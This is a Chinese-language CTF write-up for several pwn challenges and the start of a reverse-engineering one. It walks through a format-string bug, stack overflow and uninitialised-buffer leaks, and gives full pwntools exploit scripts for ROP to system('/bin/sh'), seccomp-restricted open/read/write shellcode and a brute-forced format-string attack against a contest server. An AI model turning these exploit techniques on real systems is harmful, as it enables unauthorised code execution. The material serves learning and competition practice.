

pwn

whitegive

签到题

```
if ( v4 == "paSsw0rd" )
{
    puts("you are right!");
    system("/bin/sh");
}


.rodata:0000000000402004 format      db 'password:',0      ; DATA XREF: main+21↑o
.rodata:000000000040200E aLd        db '%ld',0      ; DATA XREF: main+39↑o
.rodata:0000000000402012 aPassw0rd db 'paSsw0rd',0      ; DATA XREF: main+51↑o
.rodata:000000000040201B ; char s[]
.rodata:000000000040201B s        db 'you are right!',0      ; DATA XREF: main+5D↑o
.rodata:000000000040202A ; char sssssss[]
```

地址是 0x402012=4202514, 所以nc上去输入就可以 get shell 了。

SteinsGate2

这道题目看起来很难,但实际上比后两道都要简单,主要难点在代码审计上。

1月30日晚拿到题目, 发现有个叫 source.zip 的压缩包, 心想果然是新手赛, 源码都给, 然后发现



要密码??? 难道是藏在题目里了? 这么高级。遂打开 IDA, 发现留了不少编译信息, 但是好像看不懂程序在干什么, 于是打开虚拟机

先跑跑看

```
$ ./sga
Steins;Gate2 Ver 2.30
你知道世界线变动率(Divergence)吗?
1. 知道
2. 不知道
3. 不知道知不知道
1
当前的世界线变动率为?
0
全新的一天, 今天做什么?
1. 试试电话烤箱 (暂定)
2. 让桶子入侵SERN
3. 寻找IBN5100
1
今天测试一下伟大的未来道具8号机—电话烤箱 (暂定)
要放进什么东西?
sadf
什么都没有发生, sadf变烫了
全新的一天, 今天做什么?
1. 试试电话烤箱 (暂定)
2. 让桶子入侵SERN
3. 寻找IBN5100
1
今天测试一下伟大的未来道具8号机—电话烤箱 (暂定)
要放进什么东西?
asd
噢噢, asd变成胶状了!
全新的一天, 今天做什么?
1. 试试电话烤箱 (暂定)
2. 让桶子入侵SERN
3. 寻找IBN5100
```

不知道是什么鬼, 遇事不决先 checksec 吧

```
$ checksec --file=sga
RELRO      STACK Canary    NX      SCRIPT PIE  INT(cmd);  RPATH    RUNPATH    Symbols    FORTIFY Fortified    Fortifiable    FILE
Full RELRO  Canary found  NX enabled 100% PIE enabled No RPATH  No RUNPATH 119 Symbols No 0 5 sga
```

保护全开, 这个时候其实心态开始崩了, 遂去做别的方向的题, 发现毛都不会, 又继续玩了许多这个程序, 还去看了看命运石之门是什么东西 (日本的游戏大概也就玩过南梦宫的皇牌空战什么的了), 发现也没什么帮助。到11点的时候已经有点想去世了, 搞了一个学期的 pwn 竟然只会签到, 而别的方向的大佬已经千分了。最后实在没忍住, 问了一下小语师傅 (%语神) 题目怎么做

学长，SteinsGate2这道题给的source压缩包有没有用啊



source里面不是源码嘛？


不给源码的话，这逆向难度就有点大了

那密码是要先自己找嘛



压缩包有密码？？？。

对啊



于是附件更新了，没有密码了。既然有源码，考虑 -g 编译一下，动调起来也幸福快乐一点

```
In file included from world.c:1:0:
world.c: In function 'world_main':
world.h:26:20: warning: format not a string literal and no format arguments [-Wformat-security]
    printf(dmail_buf);
world.c:227:17: note: in expansion of macro 'PUTDMAIL'
    PUTDMAIL();
/tmp/ccxCchTv.o: In function `divergence_init':
/home/chuj/buu/source/world.c:47: undefined reference to `floorf'
/tmp/ccxCchTv.o: In function `divergence_update':
/home/chuj/buu/source/world.c:57: undefined reference to `floorf'
/home/chuj/buu/source/world.c:60: undefined reference to `floorf'
collect2: error: ld returned 1 exit status
```

看到了一个亮眼的格式化字符串漏洞（虽然最后没用上，难道我的解法是非预期解？）。那就看看怎么样可以利用这个漏洞吧，代码在 world.h 中

```
#define PUTDMAIL() \
do \
{ \
    SCRIPT_PRINT(11 - from_dm); \
    if (save.know_truth && cur_divergence > 1) \
        printf(dmail_buf); \
    else \
        SCRIPT_NEXT(); \
} while (0)
```

是这样的一个宏，在主循环中调用


```

void world_main()
{
    int from_dm;
    while (1)
    {
        switch (save.current_scene)
        {
            case BRANCH:
                save.know_truth = divergence_detect();
                save.current_scene = DAYS;
                break;
            case EVENT1:
            case EVENT2:
            case EVENT3:
                from_dm = SETDMAIL();
                if (from_dm == 0)
                    SAVE();
                else
                {
                    PUTDMAIL();
                    LOAD(from_dm - 1);
                }
                SCRIPT_INIT();
                if (save.current_scene == EVENT1)
                    event_banana();
                else if (save.current_scene == EVENT2)
                    event_hacking();
        }
    }
}

```

也就是说，只要我们让 `save.know_truth && cur_divergence > 1` 成立就可以利用这个 `fmt` 了，当时我也不知道 `save.know_truth` 是什么鬼，所以就先考虑了使 `cur_divergence` 大于1的方法（浪费了我大量时间：）。

先来看看 `cur_divergence` 这个变量在整个工程的地位



发现实际上只有一个函数修改了这个变量

```

void divergence_update()
{
    float field = floorf(divergence);
    cur_divergence = divergence;
    cur_divergence *= (save.ent_flag + 0x233);
    cur_divergence -= floorf(cur_divergence) - field;
}

```

而 `divergence` 是在这个函数里生成的

```

void divergence_init()
{
    srand(0);
    while (1)
    {


```

```

int rd = rand() & 0x7fffffff;
if (rd < 0x10000)
    divergence = 1.0;
else
    divergence = 0.0;
float di = (float)(rd * 100 + 0x233 & 0x7fffffff) / 1000000;
di -= floorf(di);
divergence += di;
if (divergence > 1e-6)
    break;
}
divergence_update();
}

```

这里的 `srand(0)` 非常的引入注目，题目也贴心的给出了 `libc`（大概是因为用 `LibcSearcher` 搜不出来的缘故吧），所以这个 `divergence` 的值是可确定的，而通过控制变量 `save.ent_flag` 就可以控制 `cur_divergence` 了，如何控制这个变量？



四个事件都可以控制，前三个都很好触发，就是 `event_ibn5100` 这个触发不了，看一看源码


```

if (cur_divergence > 1.0 || !save.know_truth)
    scene->branchid = 7;
else if (choice == 1 && save.days > 2)
    scene->branchid = 6;
else if (choice == 1 && save.days == 1)
{
    scene->branchid = 2;
    save.ibn5100 = 1;
    save.ent_flag |= EVENT_IBN5100;
    SCRIPT_NEXT();
    char msg[80];
    scanf("%s", msg);
}

```

发现竟然有 `scanf("%s", msg);`，可以栈溢出。这个时候就要仔细考虑要 `fmt` 还是 `rop` 了。于是考虑写个脚本跑一下，看看各种 `save.ent_flag` 的取值对 `cur_divergence` 的影响，结果发现 `cur_divergence` 好像也确实是不会大于1的，遂弃 `fmt` 转向 `rop`。要执行这个 `scanf`，需要在第一天选去神社找 `ibn5100`，而且还要使 `save.know_truth` 不为0，这个变量初始值为0，所以我们需要考虑一下

如何使它为非零，看一看它在工程中出现在了那些地方



只在一处 Set 了该变量，看一下这里的代码，发现

```
void world_main()
{
    int from_dm;
    while (1)
    {
        switch (save.current_scene)
        {
            case BRANCH:
                save.know_truth = divergence_detect();
                save.current_scene = DAYS;
                break;
        }
    }
}
```

branch 的值是2，也就是第二个场景，第二个场景问了我们当前的世界线变动率是多少，也就是 `divergence_detect()` 函数干的事，这个函数是这样的

```

int divergence_detect()
{
    float div;
    SCRIPT_NEXT();
    scanf("%f", &div);
    if (fabsf(div - cur_divergence) < 1e-6)
        return 1;
    else
        return 0;
}

```

那么我们只要在最开始时输入一个和 `cur_divergence` 足够接近的数就可以使 `save.know_truth` 为1了。之前也说了, `cur_divergence` 由 `divergence` 和 `save.ent_flag` 生成, 后者此时为0, 前者是我们知道的, 所以写个脚本跑一下, 得知 `cur_divergence` 为 0.898834229, 所以输入该数就可以实现栈溢出了。

光能栈溢出是不够的, 还需要leak一些信息, 程序中也有。

```

char cmd[0x100];
my_read(cmd, 0x100);
SCRIPT_PRINT(cmd);
SCRIPT_NEXT();
save.sern = 1;
save.ent_flag |= EVENT_HACKING;

```

这是 `event_hacking()` 中的部分代码, 这里没有对 `cmd` 数组进行初始化, 所以很有可能可以leak出栈上残留的信息, 获得 `canary` 和 `libc` 基地址

```

gdb
01:0008 0x7fffffffdd88 0x155556b00
02:0010 0x7fffffffdd90 0x55555555cd70 0x8006
03:0018 0x7fffffffdd98 0x7fffffffdf0 0x1
04:0020 rax rdi 0x7fffffffdda0 0x0
...
06:0030 0x7fffffffddb0 0x7fffffffdeb0 0x7fffffffdee0 0x7fffffffdef0 0x0
07:0038 0x7fffffffddb8 0xffffffffce22e2 (isoc99_scanf+178) mov rcx, qword ptr [rsp + 0x18]
08:0040 0x7fffffffddc0 0x30000000008
09:0048 0x7fffffffddc8 0x7fffffffdea0 0x3000000002
0a:0050 0x7fffffffddd0 0x7fffffffdea0 0xd68 /* 'h\r' */
0b:0058 0x7fffffffddd8 0xdc381c9282666800
0c:0060 0x7fffffffdde0 0xd68 /* 'h\r' */
0d:0068 0x7fffffffdde8 0x7fffffffdea0 0x3000000002
0e:0070 0x7fffffffddf0 0x0
...
10:0080 0x7fffffffde00 0x11
...
12:0090 0x7fffffffde10 0xd68 /* 'h\r' */
13:0098 0x7fffffffde18 0xa /* '\n' */
14:00a0 0x7fffffffde20 0x7ffff7e686a0 (_IO_2_1_stdout_) 0xfbad2887
15:00a8 0x7fffffffde28 0x55555555cac0 0x9ae7b096e6a885e5
16:00b0 0x7fffffffde30 0x555555559040 (stdout@@GLIBC_2.2.5) 0x7ffff7e686a0 (_IO_2_1_stdout_) 0xfba
d2887
17:00b8 0x7fffffffde38 0x7ffff7e694a0 (_IO_file_jumps) 0x0
18:00c0 0x7fffffffde40 0x0
19:00c8 0x7fffffffde48 0x7ffff7d10013 (_IO_file_overflow+275) cmp eax, -1
1a:00d0 0x7fffffffde50 0x24 /* '$' */
1b:00d8 0x7fffffffde58 0x7ffff7e686a0 (_IO_2_1_stdout_) 0xfbad2887
1c:00e0 0x7fffffffde60 0x55555555cac0 0x9ae7b096e6a885e5
1d:00e8 0x7fffffffde68 0x6f7d0371a

```

这两处可以 leak。所以题目就可以做了

exp

```

#!/usr/bin/env python
# coding=utf-8
from pwn import *
from LibcSearcher import *
#context(log_level = 'debug')
libc = ELF("./libc.so.6")

```

```

def banana():
    sh.sendlineafter('5100\n', '1')
    sh.sendlineafter('? \n', 'pwn')

def hack(payload):
    sh.sendlineafter('5100\n', '2')
    sh.sendlineafter('choice: ', '2')
    sh.sendlineafter('choice: ', '1')
    sh.sendlineafter(')\n', payload)

def IBN(payload, choice):
    sh.sendlineafter('5100\n', '3')
    sh.sendlineafter('choice: ', str(choice))
    sh.sendlineafter("了\n", payload)

sh = remote("182.92.108.71", 30009)
#sh = process("./sga")
sh.sendlineafter('choice: ', '1')
#password = 0.8339385986
password = 0.898834229
sh.sendlineafter('? \n', str(password))

IBN('pwn', 1) #1
banana() #2

hack('a' * 23 + 'b') #3
sh.recvuntil('ab')

libc_base = u64(sh.recv(6).ljust(8, '\x00')) - libc.symbols["__isoc99_scanf"] - 178
log.success('libc base: ' + hex(libc_base))
one_gadget = libc_base + 0xe6c81
log.success('one_gadget: ' + hex(one_gadget))
system_addr = libc_base + libc.symbols["system"]
log.success('system: ' + hex(system_addr))
bin_sh_addr = libc_base + libc.search("/bin/sh").next()
log.success('/bin/sh: ' + hex(bin_sh_addr))
pop_rdi_somereg_ret = libc_base + 0x276e9
log.success('pop_rdi_ret: ' + hex(pop_rdi_ret))
exit_addr = libc_base + libc.symbols["exit"]

#__isoc99_scanf_addr = u64(sh.recv(6).ljust(8, '\x00'))
#libcs = LibcSearcher("__isoc99_scanf", __isoc99_scanf_addr)
#libc_base = __isoc99_scanf_addr - libcs.dump("__isoc99_scanf")
#system_addr = libc_base + libcs.dump("system")
#bin_sh_addr = libc_base + libcs.dump("str_bin_sh")
#pop_rdi_ret = libc_base + 0x26b72

for i in range(4, 11):
    banana()

sh.sendlineafter("挣扎\n", '1')
sh.sendlineafter("choice: ", '1')
sh.sendlineafter("\n", "pwn")

sh.sendlineafter("choice: ", '1') #1
sh.sendlineafter("了\n", 'pwn')

```



```

banana()#2

hack('a' * 56 + 'b')#3
sh.recvuntil('ab')
canary = u64(sh.recv(7).rjust(8, '\x00'))
log.success('canary: ' + hex(canary))

for i in range(4,11):
    banana()

sh.sendlineafter("挣扎\n", '1')
sh.sendlineafter("choice: ", '1')
sh.sendlineafter("\n", "pwn")

sh.sendlineafter("choice: ", '1')
payload = 'a' * 0x58 + p64(canary)
payload += p64(0x7fffffff0000)
payload += p64(pop_rdi_somereg_ret) + p64(bin_sh_addr) + p64(0) +
p64(system_addr)
#payload += p64(one_gadget)
sh.sendafter("了\n", payload + ' ')

sh.interactive()

```

这里 rop 的时候如果用 one_gadget 或者直接 pop_rdi_ret 会返回 segment fault 的错误，当时我做到这里的时候一看已经零点多了，就去睡觉了，第二天早上起来才想起来是一些 libc 在执行 system 时 rsp 需要与 0x10 对齐（可以参考[这篇博客](#)），所以需要调整栈地址，这里我用的是 pop_rdi_ 一个我不记得是什么的寄存器_ret 的 gadget，就成功 getsHELL 了。可惜的是一血被一位校外的师傅在凌晨4点夺走了，只拿到了二血。这道题的出题人非常有诚意，写了一个比较复杂的程序（说复杂也是相对我这种菜鸡来说的），各种提示也是恰到好处，遗憾的是没想到刚开始就搜危险函数，还是浪费了不少时间，没有取得一血。

letter

orw模板题

```

int __cdecl main(int argc, const char **argv, const char **envp)
{
    char buf; // [rsp+0h] [rbp-10h]

    init*(&_QWORD *)&argc, argv, envp);
    write(1, "In old days, the letter is asked to be short.\n", 0x2EuLL);
    write(1, "how much character do you want to send?\n", 0x28uLL);
    read(0, &buf, 0x10uLL);
    LODWORD(length) = atoi(&buf);
    if ( (signed int)length > 15 )
    {
        write(1, "sorry, too long.\n", 0x11uLL);
    }
    else
    {
        read(0, &buf, (unsigned int)length);
        write(1, "hope the letter can be sent safely.\n", 0x24uLL);
    }
    return 0;
}

```

很明显，输入一个 -1 就可以绕过对长度的限制了

当然这题没那么简单

```
__int64 init()
{
    __int64 v0; // ST08_8

    setbuf(stdin, 0LL);
    setbuf(_bss_start, 0LL);
    setbuf(stderr, 0LL);
    v0 = seccomp_init(0LL, 0LL);
    seccomp_rule_add(v0, 2147418112LL, 2LL, 0LL);
    seccomp_rule_add(v0, 2147418112LL, 0LL, 0LL);
    seccomp_rule_add(v0, 2147418112LL, 1LL, 0LL);
    seccomp_rule_add(v0, 2147418112LL, 60LL, 0LL);
    seccomp_rule_add(v0, 2147418112LL, 231LL, 0LL);
    seccomp_rule_add(v0, 2147418112LL, 4294957238LL, 0LL);
    return seccomp_load(v0);
}
```

这里用 seccomp 系列函数禁用了除了 read write open exit setuid 之外的所以系统调用，一般的做法是 open("./flag")->read(3,addr,len)->write(1,addr,len)。曾经我也有考虑过通过重新调用 seccomp_init 放开所有系统调用 getshell，但是仔细想想 seccomp_init 本身也要使用系统调用来禁用或允许系统调用，所有这种做法是不可行的。还是退而求其次拿个 flag 就算了。

先 checksec 一下

```
$ checksec --file=letter
RELRO                STACK CANARY          NX                    PIE
Partial RELRO        No canary found       NX disabled          No PIE
```

不出所料几乎没有保护，这种题有时会给一个 jmp rsp 的 gadget，那就可以考虑栈上布置 shellcode（此题没给），不过 PIE 没开，不需要用，可以栈迁移到 .bss，由于内存分页机制的存在，这里必然大小有至少为 0x1000 的可读可写可执行的空间，足够我们布置 shellcode 和储存 flag。栈迁移我是朴素的通过 ret2leave 实现的。

exp

```
#!/usr/bin/env python
# coding=utf-8
from pwn import *
context(log_level = 'debug', os = 'linux', arch = 'amd64')

pop_rsp_r13_r14_r15_ret = 0x400a9d
bss_base = 0x601000

sh = remote("182.92.108.71", 31305)
sh.sendlineafter("send?\n", '-1')

payload = 'a' * 0x10 + p64(bss_base + 0x200) + p64(0x40096A)
sh.send(payload)

sh.sendlineafter("send?\n", '-1')

payload = p64(0x601F00) * 3
```

```

payload += p64(bss_base + 0x210)
payload += asm(shellcraft.open('./flag'))
payload += asm(shellcraft.read(3,bss_base + 0x300,0x60))
payload += asm(shellcraft.write(1,bss_base + 0x300,0x60))

sh.send(payload)

sh.interactive()

```

once

这道题我感觉好像是最难的，到现在我也不知道预期解是怎么样的。

```

int vuln()
{
    char buf; // [rsp+0h] [rbp-20h]

    printf("It is your turn: ");
    read(0, &buf, 0x30uLL);
    return printf(&buf, &buf);
}

```

程序逻辑和漏洞很简单，既有栈溢出又有格式化字符串，保护的话仅有canary没开。考虑到printf是在read后调用的，所以在我们输入第一次payload的时候是没用任何已知地址的，当然自然我们可以想到利用PIE的低12位不变性，写返回地址的低8位来控制返回地址，但是发现好像没有可以返回的地址，因此我就没有思路了。退而求其次，我选择爆破三字节，写死低16位，并用 '\n' 截断，这样我们要爆破12位，需要基地址最低3字节为 0x0a0000。概率千分之一吧，尚可接受。做法就很粗暴了，格式化字符串泄露 libc 和程序基地址，然后就是简单的 rop 了

```

#!/usr/bin/env python
# coding=utf-8
from pwn import *
import os
context(log_level = 'debug')

libc = ELF("./libc-2.27.so")

#payload = '%' + str(0xd2) + 'c' + "%11$hhn-" + "%13$p-%11$p-"
flag = 0
while flag < 1000:
    try:
        log.success("try #" + str(flag))
        #sh = process("./once")
        sh = remote("182.92.108.71",30107)
        payload = "%13$p-%17$p-%10$p-".ljust(0x28,'a') + '\x70\x10'
        #prog_base = 0x555555554000
        #payload = "%13$p-%17$p-%10$p-".ljust(0x28,'a') + p64(prog_base +
0x1070)
        sh.sendafter('turn: ',payload)
        #sh.recvuntil('-')
        libc_start_main = int(sh.recvuntil('-',drop = True),base = 16) - 231
        libc_base = libc_start_main - libc.symbols["__libc_start_main"]
        one_gadget = libc_base + 0x4f3d5
        log.success("one_gadget:" + hex(one_gadget))
        log.success("libc_base:" + hex(libc_base))

```

```

system_addr = libc_base + libc.symbols["system"]
log.success("system_addr:" + hex(system_addr))
sh_addr = libc_base + libc.search("/bin/sh").next()
log.success("bin_sh_addr:" + hex(sh_addr))

prog_base = int(sh.recvuntil('-', drop = True), base = 16) - 0x1169
log.success("prog_base:" + hex(prog_base))

if((prog_base & 0xFFFFF) == 0x0a0000):

    stack_addr = int(sh.recvuntil('-', drop = True), base = 16)
    stack_addr -= 0x10 + 0x28

    pop_rdi_ret = prog_base + 0x1283
    pop_rdi_rbp_ret = libc_base + 0x22203
    leave_addr = prog_base + 0x1213
    payload = p64(pop_rdi_ret) + p64(sh_addr) + p64(system_addr)
    #payload = p64(pop_rdi_rbp_ret) + p64(sh_addr) + p64(stack_addr - 0x20)
    + p64(system_addr)
    payload = payload.ljust(0x20, 'a')


    payload += p64(stack_addr)
    #payload += p64(leave_addr)
    payload += p64(one_gadget)
    sh.sendlineafter('turn: ', payload)
    flag = 100000
    filea = open("win", 'w')
    sleep(0.1)
    sh.sendline("cat flag")

    #filea.write(sh.recvuntil('}'))
    filea.close()
    sh.interactive()
    sh.close()
except:
    flag += 1
    sh.close()

```

可能会发现我还 leak 了栈地址，原因是 one_gadget 的成功率往往低于直接使用 system，而我是爆破，失败了会很亏，所以我就考虑通过 ret2leave 栈迁移然后 rop 一下，结果发现调整 rsp 出现了 sigbus 的错误（说实话第一次见到这个错误），有没有试不调整的时候能不能getshell不记得了，反正当时想着都算出来了，就上 one_gadget 得了，结果就真的 getshell 了。

爆破的代价很大

名称	修改日期	类型	大小
 ext4.vhdx	2021/2/4 22:40	硬盘映像文件	111,666,176 KB

导致我的 wsl 出现了申请了大量空间却不返还的问题，由于没有分区，造成了我C盘爆红。

REVERSE

apacha

apacha 好像是 jojo 的一个梗，指尿，和题目应该无关。但是茶仍然是提示，对应英文 tea，也就是 Tiny Encryption Algorithm 加密算法简写，0x61C88647 和 0x9E3779B9 两个值也都暗示了是用这个算法加密的。但是实际上知道这个与否应该也没什么区别，这个好像也不是标准 TEA，没有现成的解密脚本，还是得自己手写。

```
do
{
    v6 -= 0x61C88647;
    v7 = v6 >> 2;
    if ( a2 == 1 )
    {
        v9 = 0;
    }
    else
    {
        v8 = 0LL;
        do
        {
            v5 = a1[v8]
                + (((v5 >> 5) ^ 4 * a1[v8 + 1]) + (16 * v5 ^ (a1[v8 + 1] >> 3))) ^ ((*v3 + 4LL * ((v8 ^ v7) & 3)) ^ v5)
                + (a1[v8 + 1] ^ v6));

            a1[v8++] = v5;
        }
        while ( v8 != (a2 - 2) + 1LL );
        v9 = a2 - 1;
    }
    result = 16 * v5 ^ (*a1 >> 3);
    v5 = *v4 + (((*(v3 + 4LL * ((v9 ^ v7) & 3)) ^ v5) + (*a1 ^ v6)) ^ ((4 * *a1 ^ (v5 >> 5)) + result));
    *v4 = v5;
}
while ( v6 != -1640531527 * (52 / a2) - 1253254570 );
return result;
```

只要做这个的逆过程就可以了

简单的写个程序逆一下

```
